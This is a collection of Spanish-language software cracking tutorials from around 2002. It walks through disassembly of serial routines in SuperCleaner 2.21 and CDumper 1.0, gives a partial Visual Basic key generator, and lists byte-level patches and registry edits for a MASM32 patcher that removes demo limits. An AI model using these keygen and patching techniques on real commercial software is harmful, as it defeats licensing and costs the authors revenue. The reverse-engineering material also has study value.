:00402F63 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402F67 0FAFEA imul ebp, edx **<= EBP = EBP * EDX**
:00402F6A 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402F6C 40 inc eax **<= Incrementa EAX en 1**
:00402F6D 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402F6F 7CF2 jl 00402F63 **<= Si no regresa a 00402F63**
:00402F71 51 push ecx
:00402F72 8D4C2414 lea ecx, dword ptr [esp+14]
:00402F76 68D4924000 push 004092D4
:00402F7B 51 push ecx
:00402F7C FF151C714000 Call dword ptr [0040711C] **<= Se agrega un guión al valor ECX en dec 25233-**
:00402F82 83C40C add esp, 0000000C
:00402F85 8D542410 lea edx, dword ptr [esp+10] **<= Valor de ECX más el guión (25233-)**
:00402F89 52 push edx
:00402F8A 53 push ebx
:00402F8B FF15D0704000 Call dword ptr [004070D0] **<= Se concatenan los valores NNN-25233-**
:00402F91 33C9 xor ecx, ecx
:00402F93 33C0 xor eax, eax
:00402F95 85F6 test esi, esi
:00402F97 7E13 jle 00402FAC
:00402F99 8B1598924000 mov edx, dword ptr [00409298] **<= Se le asigna el valor de 1Ah a EDX**
:00402F9F 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402FA3 03EA add ebp, edx **<= EBP = EBP + EDX**
:00402FA5 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402FA7 40 inc eax **<= Incrementa EAX en 1**
:00402FA8 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402FAA 7CF3 jl 00402F9F **<= Si no regresa a 00402F9F**
:00402FAC 51 push ecx
:00402FAD 8D442414 lea eax, dword ptr [esp+14]
:00402FB1 68D4924000 push 004092D4
:00402FB6 50 push eax
:00402FB7 FF151C714000 Call dword ptr [0040711C] **<= Se agrega guión al valor de ECX en decimal**
:00402FBD 83C40C add esp, 0000000C
:00402FC0 8D4C2410 lea ecx, dword ptr [esp+10]
:00402FC4 51 push ecx
:00402FC5 53 push ebx

:00402FC6 FF15D0704000 Call dword ptr [004070D0] **<= Se unen los valores NNN-25233-855-**
:00402FCC 33C9 xor ecx, ecx
:00402FCE 33C0 xor eax, eax
:00402FD0 85F6 test esi, esi
:00402FD2 7E14 jle 00402FE8
:00402FD4 8B159C924000 mov edx, dword ptr [0040929C] **<= Se le asigna el valor de 01h a EDX**
:00402FDA 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402FDE 0FAFEA imul ebp, edx **<= EBP = EBP * EDX**
:00402FE1 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402FE3 40 inc eax **<= Incrementa EAX en 1**
:00402FE4 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402FE6 7CF2 jl 00402FDA **<= Si no regresa a 00402FDA**
:00402FE8 51 push ecx
:00402FE9 8D542414 lea edx, dword ptr [esp+14]
:00402FED 68D0924000 push 004092D0
:00402FF2 52 push edx
:00402FF3 FF151C714000 Call dword ptr [0040711C] **<= Se transforma el valor a decimal**
:00402FF9 83C40C add esp, 0000000C
:00402FFC 8D442410 lea eax, dword ptr [esp+10]
:00403000 50 push eax
:00403001 53 push ebx
:00403002 FF15D0704000 Call dword ptr [004070D0] **<= Se unen los valores NNN-25233-855-647**
:00403008 5F pop edi
:00403009 5E pop esi
:0040300A 5D pop ebp
:0040300B 5B pop ebx
:0040300C 81C400010000 add esp, 00000100
:00403012 C3 ret

Eso es todo, ahora puedes disfrutar del programa sin molestos recordatorios, tan solo este que te doy...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te gusta, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta una vez más hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: SuperCleaner v 2.21

PROTECCION:	limite de trabajo a 30 días
Objetivo:	Obtener un número de serie válido y hacer el generador
Descripcion:	
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.southbaypc.com
Herramientas:	File Inspector , SoftIce
CRACKER:	**@GZRiP** **FECHA:** **01/04/2002**


INTRODUCCION

NOTA: Lo que aquí se expresa es sólo con fines educativos. El divulgar conocimientos no puede hacerme responsable del uso que se le quiera dar a este material. Así que disfrutalo , destripalo y finalmente , compraló (si puedes).


Hola amigos!! esta vez se trata de como muy bien indica su nombre de un programa para borrar ficheros indeseados llamado SuperCleaner v 2.21. Es bastante configurable permitiendonos además eliminar las molestas "cookies" dejadas siempre por Internet.

AL ATAKE


Vamos como siempre a utilizar el File Inspector para saber con que nos enfrentamos.




Está hecho con Microsoft Visual C++ 6.0. Ahora vamos a la pestaña Secciones para saber si tiene algún tipo de protección anti - Desensamblado



Como veis no tiene nada que nos impida su desensamblado o el trabajar con el SoftIce así que le vamos a arrancar para ver que nos cuenta :



Vamos a intentar registrarnos para lo cual picamos sobre el botón Enter Registration con lo que nos aparece la típica ventana de registro :



Pulsamos sobre el boton Ok e inmediatamente nos comunica que como siempre nos hemos equivocado al meter nuestros datos

Carguemos el programa con el Loader del SoftIce y pongamos los Breakpoints pertinentes , yo suelo poner : " GetDlgItemTexta , MessageBoxA y GetWindowTexta " pero aunque caemos en SoftIce con GetDlgItemTexta empiezo a dar vueltas y nos consigo mucho así que utilizaré el que casi nunca falla " Hmemcpy " Cuando salte al SoftIce damos una vez en F5 para saltar el nombre y a continuación damos F12 todas las veces necesarias hasta llegar al cuerpo del programa cosa que ya nos indica el mismo SoftIce cuando en la parte inferior de la ventana de desensamblado aparece algo como SUPERCLEANER!.Text + AD17 .

```
0040BD19 . 8D84240801000   LEA EAX,DWORD PTR SS:[ESP+108]     <---- Caemos aquí (Nuestro número)
0040BD20 . 8D4C2408        LEA ECX,DWORD PTR SS:[ESP+8]       <---- Nuestro nombre
0040BD24 . 50              PUSH EAX
0040BD25 . 51              PUSH ECX
0040BD26 . E845080000      CALL 0040C570
```

Como veis carga en los registros EAX y ECX nuestro número y nuestro nombre respectivamente , a continuación los guarda en la pila y hace una llamada. Vamos , lo típico en una rutina de generación de un número , asi que vamos a entrar en dicha llamada con F8:

```
0040C570 .81EC00010000    SUB ESP,100
0040C576 .A074F14100      MOV AL,BYTE PTR DS:[41F174]
0040C57B .57              PUSH EDI
0040C57C .88442404        MOV BYTE PTR SS:[ESP+4],AL
0040C580 .B93F000000      MOV ECX,3F
0040C585 .33C0            XOR EAX,EAX
0040C587 .8D7C2405        LEA EDI,DWORD PTR SS:[ESP+5]
0040C58B .F3AB            REP STOS DWORD PTR ES:[EDI]
0040C58D .8B942408010000  MOV EDX,DWORD PTR SS:[ESP+108]
0040C594 .8D4C240         LEA ECX,DWORD PTR SS:[ESP+4]
0040C598 .66AB            STOS WORD PTR ES:[EDI]
0040C59A .51              PUSH ECX
0040C59B .52              PUSH EDX
0040C59C .AA              STOS BYTE PTR ES:[EDI]
0040C59D .E8AE000000      CALL 0040C650          <---- Rutina que genera número de serie
0040C5A2 .8B8C241401000   MOV ECX,DWORD PTR SS:[ESP+114]
0040C5A9 .83C408          ADD ESP,8
0040C5AC .8D442404        LEA EAX,DWORD PTR SS:[ESP+4]
0040C5B0 .50              PUSH EAX
0040C5B1 .51              PUSH ECX
0040C5B2 .FF15F8914100    CALL DWORD PTR DS:[]
0040C5B8 .F7D8            NEG EAX
0040C5BA .1BC0            SBB EAX,EAX
0040C5BC .5F              POP EDI
0040C5BD .40              INC EAX
0040C5BE .81C400010000    ADD ESP,100
0040C5C4 .C3              RET
```

Después de ejecutar con F10 la rutina que genera el dichoso numerito vemos que ha variado el registro EAX por lo que haciendo un sencillo D EAX obtenemos el número de serie válido para el correspondiente nombre que yo he metido. En este caso 720-xxxxx-yyy-zzzz.
¿ Porqué digo esto ? es facil averiguar que lo genera siempre en función del nombre que se introduce , ¿ como? pues entrando en dicha rutina y trabajando en ella .

Primera parte del número :

Nombre	ASCII	Operación	Número "X"	Parcial	Total
@	64	+	38	102	102
G	71	+	38	109	211
Z	80	+	38	118	329
R	82	+	38	120	449
i	105	+	38	143	592
Z	90	+	38	128	720

Como veis ya hemos descubierto de donde saca la primera parte del número. Coge el valor ASCII de cada uno de los caracteres introducidos como nombre (espacios incluidos) los va sumando uno a uno a un número que en esta tabla yo he llamado Número "X" que es dado por el programa (38 en este caso) y luego va sumando los distintos resultados.
Aún nos quedaría por encontrar las otras 3 partes del número de série válido , pero eso ya lo dejo para que lo hagais vosotros , os aseguro que es bastante facil el ver como lo hace solamente teneis que ir siguiendo el código .
Bueno pues vamos a meter el número encontrado para ver si efectivamente nos registra , como veis no nos dice en absoluto si hemos acertado o fallado , pero si cerrais el programa y volveis a arrancarlo ya no saca la primera pantalla donde nos pedia registrarnos y nos decia cuantos dias de prueba quedaban .
Por último solo nos queda ver en donde guarda dicho registro , lo localizamos en :

HKEY_CURRENT_USER\Software\SuperCleaner\Registration

Code **720-xxxxx-yyy-zzzz**
Name **@GZRiP**

Por descontado si borramos las claves volveremos a estar con el programa sin registar.

Generador de claves

```
Private Sub Generador_Click()
Dim user_name As String
Dim L As Integer, x As Integer
Dim key1 As Double, key2 As Double, key3 As Double, key4 As Double
user_name = Text1.Text
L = Len(user_name)
x = 0
key1 = 0
key2 = 0
key3 = 0
key4 = 0
For x = 1 To L
user_name = Asc(Mid$(Text1.Text, x, 1)) + 38
key1 = key1 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) * xx ´El número xx lo teneis que descubrir , lo siento
key2 = key2 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) + yy ´El número yy lo teneis que descubrir , lo siento
key3 = key3 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) * zz ´El número zz lo teneis que descubrir , lo siento
key4 = key4 + user_name
Next x
For x = 1 To L
If Asc(Mid$(Text1.Text, x, 1)) > 126 Then ´Al utilizar la función ADD que no tiene en cuenta el acarreo da
errores si pasamos de códigos mayores de 126
MsgBox "Nombre no válido , sólo números y letras sin acentuar, vbExclamation"
Text2.Text = ""
Exit For
Else
Text2.Text = CStr(key1 & "-" & key2 & "-" & key3 & "-" & key4) 'Visualizamos el Serial
End If
Next x
End Sub
```

```
Private Sub Exit_Click()
End
End Sub
```

CONCLUSIONES

Espero que lo hayais entendido , he de reconocer que me cuesta bastante más el hacer el tutorial en sí que desproteger el programa , cada día me parece más " coñero " esto del HTML. Como siempre si quereis preguntarme algo me encontrareis aquí : @GZRiP . Un abrazo.

Karpoff Spanish Tutor 1999-2002

Programa:	**CDumper v1.0**

PROTECCION:	Simular estar registrados mediante un patch.		
Descripcion:	Reproductor de CDs con ecualizador de sonido.		
Dificultad:	Novato, Facililla, Media, **Avanzado**, Difícil, Elite, ETC.		
DOWNLOAD:	http://www.gmixon.com		
Herramientas:	Para el patch: W32dasm y MASM32. Para el KeyGen: File Inspector, DeDe 3.0, SoftICE, las anteriores.		
CRACKER:	SACCOPHARYNX	**FECHA:**	15/02/2002

INTRODUCCION

Saludos a todos:

Aquí tienen mi cuarto tutorial, el primero de este 2002. Antes que nada, a todos los colegas que me mandaron e-mails acerca de mis tutoriales anteriores, les quiero decir gracias por invertir su tiempo en aprender con ellos. Me alegro que les hayan servido, y que les haya gustado la explicación en los mismos. Bueno amigos, manos a la obra, jejeje...

AL ATAKE

Intro

Creo que a esta víctima (CDumper v1.0) le tenía ganas desde mucho antes de introducirme en este hermoso mundo del cracking. Obviamente mi falta de conocimientos en aquel entonces solo produjo resultados sin éxito, por eso estoy aquí nuevamente, en busca de la revancha para que los programadores de CDumper no se la lleven de arriba.

Presentando a la víctima

Como con los reproductores comunes de CDs (Windows Media Player, Winamp, CDplayer, etc), solo podemos reproducir el sonido de un CD, y no ecualizarlo a nuestro gusto, es que he seleccionado a esta víctima, con la cual podemos lograr esto.

Pero, cómo con CDumper v1.0 sí y con los comunes no?

Bueno, es sencillo. Los reproductores comunes de CD sólo ponen en PLAY la unidad de CD-ROM y no procesan ninguna señal. El audio sale a través del cable que va conectado desde nuestra unidad de CD-ROM a la placa de sonido, y de esta va directamente a los parlantes. O sea, la CPU no procesa nada. Esta maravilla de programa trabaja de forma distinta. Si eliminamos el cable que va desde nuestra unidad de CD-ROM a la placa de sonido, oiremos música igual. Por qué? Porque este programa lo que hace en realidad es una EXTRACCION DIGITAL DE AUDIO (lo mismo que los programas que graban CDs). El sonido en lugar de salir por el cable que va a la placa de sonido, sale por el bus de datos, luego es procesado según nuestras preferencias seteadas en el ecualizador, y luego se manda la señal ya procesada a la placa de sonido. Es por eso que podremos disfrutar de nuestros CDs a pleno.

Fanáticos de la música no se pierdan este tutorial.

Manos a la obra

Bueno, el objetivo de este tutorial es aprender un poco acerca de las APIs de Window$ que controlan la registry, para usar esos conocimientos en la realización de un patch en assembler, para simular que estamos registrados. Este patch no solo escribe una entrada en la resgistry, sino que también parchea unos bytes en CDumper.exe. El patch lo haremos en MASM32, por lo tanto recomiendo bastantes conocimientos de assembler para que este tutorial no resulte muy difícil. Igualmente tartaré de explicar de la mejor manera posible. Luego, al final, les mostraré que existe otro punto de ataque, pero la idea de este tutorial es hacer algo distinto a lo que venimos haciendo y programar un poco más.


Pero antes de hacer un patch debemos conocer como trabaja nuestra víctima. Entonces vamos a inspeccionarla.

Una vez que instalamos el CDumper v1.0 ponemos un CD de audio en nuestra lectora de CDs y ejecutamos el programa. Ni bien hacemos esto ya aparece la primera nag molestándonos:

la cual nos dice que es una versión demo y que sólamente podremos reproducir tres CDs, las veces que queramos, pero solo tres. Con mi extensa colección de CDs, solo reproducir tres? jejejejeje, qué cargada es esa?

Si analizamos un poco la situación, es obvio que en algún lugar se guardan la cantidad de CDs reproducidos y algún identificadr de los mismos para saber cuales fueron reproducidos y cuales no. Si buscamos en el directorio dónde instalamos CDumper no hay rastros, por lo tanto vamos a la REGISTRY. Para los que no tengan idea de lo que es la registry, ojo con lo que hacen de ahora en más, no arruinen su Window$, jejeje.

Vamos a Inicio->Ejecutar, escribimos regedit seguido de ENTER, y accedemos al editor de la registry de Window$. Una vez aquí vamos a HKEY_LOCAL_MACHINE\SOFTWARE y veremos que nuestra víctima generó una entrada llamada GMixon y otras más que dependen de esta:



Si observan bien, la entrada con los datos más interesantes es HKEY_LOCAL_MACHINE\SOFTWARE\GMixon\CDumper\Demo (la que se observa en la imagen de arriba):

Data -> El primer dato de este valor es 01, el cual nos indica la catidad de CDs que hemos reproducido ya. El resto de los datos se usan para identificar a los CDs, para saber si es uno nuevo o no, e incrementar o no, el dato 01. Es obvio que cuando se llega a 03 fuimos historia.

DataCount y Test -> Aparentemente se usan en conjunto para hacer alguna especie de chequeo que muy bien no les funcionó a los programadores, jejejeje.

DemoMsg -> Como se puede observar contiene un 1. Si cierran CDumper y lo ejecutan otra vez notarán que la molesta nag no aparece. Que quiere decir eso?, Que si DemoMsg está en 1 no debe mostrarnos nuevamente la nag, jejeje.

Ahora que ya tenemos bastante información, pensemos un poco. Nuestra víctima de alguna forma escribe valores en la registry de Window$. Bueno, si buscamos en nuestra Referencia de APIs (si no la tienen recomiendo que la bajen de internet porque es muy útil, http://spiff.tripnet.se/~iczelion/files/win32api.zip), la API que escribe la Registry es RegSetValue o RegSetValueExa. Lo que debemos hacer entonces es buscar en CDumper.exe donde se efectua la llamada a esta API, para lo cual lo desensamblamos con W32Dasm. Una vez desensamblada la víctima vamos a Search->Find Text y buscamos RegSetValue.

La primer aparición no nos interesa, solo dice que es un módulo importado desde advapi32.dll. Buscamos otra vez dando F3 y llegamos a la segunda aparición que es solo un salto a la tercera y última de todas, la cual si nos interesa y mucho:

```
:004A85E3 8BF0                    mov esi, eax
:004A85E5 8B450C                  mov eax, dword ptr [ebp+0C]
:004A85E8 50                      push eax
:004A85E9 8B45FC                  mov eax, dword ptr [ebp-04]
:004A85EC 50                      push eax
:004A85ED 56                      push esi
:004A85EE 6A00                    push 00000000
:004A85F0 8BC7                    mov eax, edi
:004A85F2 E8F1BAF5FF              call 004040E8
:004A85F7 50                      push eax
:004A85F8 8B4304                  mov eax, dword ptr [ebx+04]
:004A85FB 50                      push eax

* Reference To: advapi32.RegSetValueExA, Ord:0000h
                                  |
:004A85FC E82FECF5FF              Call 00407230
```

Bien, como dijimos anteriormente la idea no es parchear la víctima con un editor Hexa, sino hacer un patch en Win32Asm con MASM32, para lo cual debemos saber que es lo que debemos parchear. Esta vez no vamos a andar parcheando simples saltitos (jmp, je, etc). Como se habrán dado cuenta la idea es parchear la escritura de datos en la registry, por lo tanto antes debemos saber como funciona la API RegSetValueExa. Aquí les describo los parámetros que se le pasan a la misma:

```
LONG RegSetValueEx(
    HKEY hKey,            // Es el handle de la entrada donde escribiremos el valor.
    LPCTSTR lpValueName,  // Es la dirección del nombre del valor a escribir.
    DWORD Reserved,       // Reservado para uso futuro. Le pasaremos un NULL.
    DWORD dwType,         // Flag que nos indica el tipo de valor a escribir.
    CONST BYTE *lpData,   // Es la dirección de los datos del valor a escribir.
    DWORD cbData          // Es el tamaño de los datos del valor a escribir.
   );
```

Ahora que ya sabemos esto, si observan la llamada de la posición :004A85FC, muchos se preguntarán, dónde se pasan todos estos parámetros?. Bueno, si no se usa la sentencia invoke de MASM32, la forma de pasar los parámetros es ponerlos en la pila (stack) mediante sentecias push antes del call, en orden inverso debido a que en una pila, siempre, el último en poner es el primero en sacar. Entonces:

```
:004A85E8:   ->   Pone en la pila DWORD cbData.
:004A85EC:   ->   Pone en la pila CONST BYTE *lpData.
:004A85ED:   ->   Pone en la pila DWORD dwType.
:004A85EE:   ->   Pone en la pila DWORD Reserved.
:004A85F7:   ->   Pone en la pila LPCTSTR lpValueName.
:004A85FB:   ->   Pone en la pila HKEY hKey.
```

Luego viene el call.

Bien, una cosa a tener en cuenta es que nuestra víctima siempre usa este código para escribir en la registry, porque no hay más llamadas a esta API, por lo tanto hay que tener cuidado como parcheamos este código, porque es obvio que afectaremos a todas las escrituras en la registry. Analizando la situación, creo que la mejor opción es pasarle un NULL en el parámetro correspondiente a CONST BYTE *lpData, porque de esta forma tendremos un puntero nulo que no apunta a ningún dato, entonces no se escribirá absolutamente nada en la registry (ningún dato para ninguno de los valores de las entradas generadas en HKEY_LOCAL_MACHINE\SOFTWARE\GMixon\). Para lograr esto debemos hacer los siguientes cambios:

Las instrucciones:

dirección	codificación	instrucción
:004A85E9	8B45FC	mov eax, dword ptr [ebp-04]
:004A85EC	50	push eax

debemos cambiarlas por:

dirección	codificación	instrucción
:004A85E9	6A00	push 00000000
:004A85EB	90	nop
:004A85EC	90	nop

o sea, cuatro bytes se cambian por otros cuatro bytes, para no alterar el tamaño del archivo (CDumper.exe):
8B -> 6A
45 -> 00
FC -> 90
50 -> 90

Listo, ya sabemos que hay que cambiar para lograr que no se escriban datos en la registry. Solo nos falta saber el desplazamiento (offset) que hay hasta los bytes que vamos a cambiar. Como estos bytes comienzan en la dirección :004A85E9, solo tenemos que posicionarnos en esta línea dentro de W32Dasm. Una vez hecho esto veremos el desplazamiento abajo de todo, el cual es:

a79e9 (En hexadecimal).
686569 (En decimal).

Antes de hacer el patch en assembler hice los cambios con un editor Hexa y probé los resultados. Funcionó de maravillas, asique luego puse manos a la obra en el patch. Existe un pequeño costo extra al impedir que se escriban datos en los valores de las entradas de la registry:

Este costo es que no se escribirá el dato del valor DemoMsg. Entonces siempre aparecerá esa molesta nag? Noooooooooooooooooo. Claro que no. Aprovecharemos el patch del archivo CDumper.exe y crearemos esa entrada en la registry y le pondremos un 1 como dato en el valor DemoMsg, jejeje. Todo en el mismo patch, y de esa forma eliminaremos la molesta nag.

Bueno, ahora que vimos como funciona nuestra víctima, vamos a desinstalarla (Inicio->Panel De Control->Agregar o Quitar programas) y a borrar la entrada GMixon que generó en la registry. Esto lo hacemos porque en la primer ejecución, al no estar parcheado CDumper.exe, escribió datos en los valores de la registry, lo cual no queremos que suceda, jejeje. Ahora sí, se viene el patch en assembler para Win32 hecho con MASM32.

Código fuente del patch y su explicación

Antes que nada les quiero decir que los siguientes códigos fuente (rsrc.rc y CDumperPatch.asm) se puden bajar enteros desde aquí: CDumperPatchSrc.zip

El primero de los códigos fuente corresponde a rsrc.rc y el otro a CDumperPatch.asm. El código será explicado por partes y evitaré explicar lo que está explícito en el mismo código fuente.

Código fuente de rsrc.rc

```
#include "c:\masm32\include\resource.h"
#define IDC_STATIC      -1
#define IDD_DIALOG      1000
#define IDC_SERIAL      1002
#define IDC_EXIT        1003
#define IDC_ABOUT       1004
#define IDC_CRACKEAR    1005

app ICON gulper2.ico                 ;ícono del patch

IDD_DIALOG DIALOG  100,100,229,98    ;tamaño del dialog box

